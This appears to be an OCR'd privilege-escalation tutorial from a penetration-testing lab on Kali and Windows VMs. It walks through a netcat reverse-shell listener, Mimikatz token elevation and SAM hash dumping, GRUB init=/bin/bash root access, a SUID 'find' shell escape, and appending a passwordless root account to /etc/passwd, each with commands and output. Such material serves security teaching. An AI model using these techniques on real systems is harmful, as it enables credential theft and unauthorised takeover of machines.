
A shell with elevated privilege is got

```
┌──(meena㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.27] from (UNKNOWN) [10.0.2.29] 53537
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


2.4. MIMIKATZ TO GET NT AUTH ACCESS:









Run as Administratr




User Account Control
Do you want to allow this app to make changes to your device?
mimikatz 2.2.0
Verified publisher: Open Source Developer, Benjamin Delpy
File origin: Hard drive on this computer
Show more details
Yes
No


Select mimikatz 2.2.0 x64 (oe.eo)
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz #

```
mimikatz 2.2.0 x64 (oe.eo)

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

644     {0;000003e7} 1 D 21508          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00075e33} 1 F 4219131     STATION1\meena  S-1-5-21-2674754605-1744593314-3653953335-1024  (14g,24p
)       Primary
 * Thread Token  : {0;000003e7} 1 D 4300644     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz #
```

The Mimikatz Token module enables Mimikatz to interact with Windows authentication tokens, including grabbing and impersonating existing tokens. TOKEN::Elevate – impersonate a token.


By default it will elevate permission to NT Authority

Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box using the Windows API. The Primary purpose of SAM is to store user usernames and passwords in hashes. During login , the user entered values are verified wit those in SAM and the user is granted access Extract a copy of the system and sam registry hives for the local machine

Configure logging through log hash.txt

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg save HKLM\SAM Sambkup.hiv
The operation completed successfully.

C:\Windows\system32>reg save HKLM\SYSTEM Systembkup.hiv
The operation completed successfully.

C:\Windows\system32>
```

```
mimikatz # lsadump::sam  Systembkup.hiv  Sambkup.hiv
Domain : STATION1
SysKey : 713dc20bac5086aaad397083be4cf727
Local SID : S-1-5-21-2674754605-1744593314-3653953335

SAMKey : 87dd0aed789a763677ace7fce7d0595f

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: bd9d41f51ff71d6ef49b62af346a6d7a

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 15acdcae200c5693dd14fad639557cab

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
```



The usernames and hash are generated In the hash.txt file. The hash can be cracked to get the password or can be used in pass the hash.


Note::


If windows is not shut properly , such read-only mount may result. In that case, we need to boot back the windows machine and do a proper shutdown

```
root@kali:~# mount /dev/sda2 /mnt
The disk contains an unclean file system (0, 0).
Metadata kept in Windows cache, refused to mount.
Falling back to read-only mount because the NTFS partition is in an
unsafe state. Please resume and shutdown Windows fully (no hibernation
or fast restarting.)
Could not mount read-write, trying read-only
root@kali:~#
```


3. LINUX LOCAL PRIVILEGE ESCALATION

Start the Kali Linix, type e at the GRUB menu. The GRUB can be exited. The boot option can be changed. ‘ ro quiet splash ‘ as highlighted below is edited to ‘ rw init = /bin/bash





Do a ctrl X or F10 the system continues to boot to the initial shell. Root access is got



```
Begin: Running /scripts/local-premount ... done.
Begin: Will now check root file system ... fsck from util-linux 2.36
[/sbin/fsck.ext4 (1) -- /dev/sda1] fsck.ext4 -a -C0 /dev/sda1
/dev/sda1: clean, 307853/5185536 files, 2858828/20721152 blocks
done.
[    3.371733] EXT4-fs (sda1): mounted filesystem with ordered data mode. Opts: (null)
done.
Begin: Running /scripts/local-bottom ... done.
[    3.381367] usb 1-1: New USB device found, idVendor=80ee, idProduct=0021, bcdDevice= 1.00
[    3.381370] usb 1-1: New USB device strings: Mfr=1, Product=3, SerialNumber=0
[    3.381372] usb 1-1: Product: USB Tablet
[    3.381373] usb 1-1: Manufacturer: VirtualBox
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# adduser meena
Adding user `meena' ...
Adding new group `meena' (1002) ...
Adding new user `meena' (1002) with group `meena' ...
Creating home directory `/home/meena' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for meena
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
root@(none):/# adduser meena sudo
Adding user `meena' to group `sudo' ...
Adding user meena to group sudo
Done.
root@(none):/#
```

```
root@(none):/# adduser meena sudo
Adding user `meena' to group `sudo' ...
Adding user meena to group sudo
Done.
root@(none):/# exec /sbin/init
```

Login into Kali box as the new sudo user meena

```
root@kali: /home/meena
File  Actions  Edit  View  Help
┌──(meena㉿kali)-[~]
└─$ id
uid=1002(meena) gid=1002(meena) groups=1002(meena),27(sudo)
┌──(meena㉿kali)-[~]
└─$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for meena:
┌──(root💀kali)-[/home/meena]
└─#
```

‘ root access is got

3.1.WAYS TO PE IN LINUX

3.1.1. EXPLOITING SUID PERMISSION

The SUID is a a means of security and alternative to adding user to sudoers

It is necessary to ensure that any program created by a user runs with or inherits only the privileges meant for the user.SUID accomplishes just the same.

Running a find command to find files with suid bit set. In the output , the find command itself is listed to have the suid bit set

```
find . -perm /4000
find: ./proc/1398/task/1398/fd/5': No such file or directory
find: ./proc/1398/task/1398/fdinfo/5': No such file or directory
find: ./proc/1398/fd/6': No such file or directory
find: ./proc/1398/fdinfo/6': No such file or directory
./usr/libexec/polkit-agent-helper-1
./usr/lib/telnetlogin
./usr/lib/dbus-1.0/dbus-daemon-launch-helper
./usr/lib/xorg/Xorg.wrap
./usr/lib/openssh/ssh-keysign
./usr/bin/dash
./usr/bin/newgrp
./usr/bin/kismet_cap_ti_cc_2540
./usr/bin/kismet_cap_nxp_kw41z
./usr/bin/find
./usr/bin/kismet_cap_linux_bluetooth
./usr/bin/chsh
./usr/bin/pkexec
./usr/bin/su
./usr/bin/kismet_cap_linux_wifi
./usr/bin/fusermount3
./usr/bin/bwrap
./usr/bin/sudo
./usr/bin/umount
./usr/bin/passwd
./usr/bin/ntfs-3g
./usr/bin/kismet_cap_ti_cc_2531
./usr/bin/kismet_cap_ubertooth_one
```

Checking the gtfobins site

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

```
meena@kali: ~
File  Actions  Edit  View  Help
┌──(meena㉿kali)-[~]
└─$ which find
/usr/bin/find
┌──(meena㉿kali)-[~]
└─$ sudo ls -l /usr/bin/find
-rwsr-xr-x 1 root root 316064 Oct 28  2020 /usr/bin/find
┌──(meena㉿kali)-[~]
└─$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root),142(kaboxer)
#
```

3.1.2. EXPLOITING SUDO USER PRIVILEGE TO GAIN ROOT ACCESS:

After creating a user meena , and adding to sudo group
This privileged user can now add a new root


```
┌──(meena㉿kali)-[~]
└─$ id
uid=1002(meena) gid=1002(meena) groups=1002(meena),27(sudo)
```

```
┌──(meena㉿kali)-[~]
└─$ sudo su
[sudo] password for meena:
┌──(root💀kali)-[/home/meena]
└─# echo "rootnew::0:0:System Administrator:/root/root:/bin/bash" >> /etc/p
asswd

┌──(root💀kali)-[/home/meena]
└─# exit
┌──(meena㉿kali)-[~]
└─$ su rootnew
bash: /root/root/.bashrc: Not a directory
root@kali:/home/meena# id
uid=0(root) gid=0(root) groups=0(root)
root@kali:/home/meena#
```


```
┌──(meena㉿kali)-[~]
└─$ su rootnew
bash: /root/root/.bashrc: Not a directory
root@kali:/home/meena# id
uid=0(root) gid=0(root) groups=0(root)
root@kali:/home/meena# exit
```

A root user with no passwd is created and add to the etc passwd file

It is also possible to add a new password to the existing root user
Generate a new passwd hash using openssl and replace the “x” in the root entry of the /etc/passwd with this hash. Now we can login as the current root of the system



Now Edit the /etc/passwd file



The root account is taken over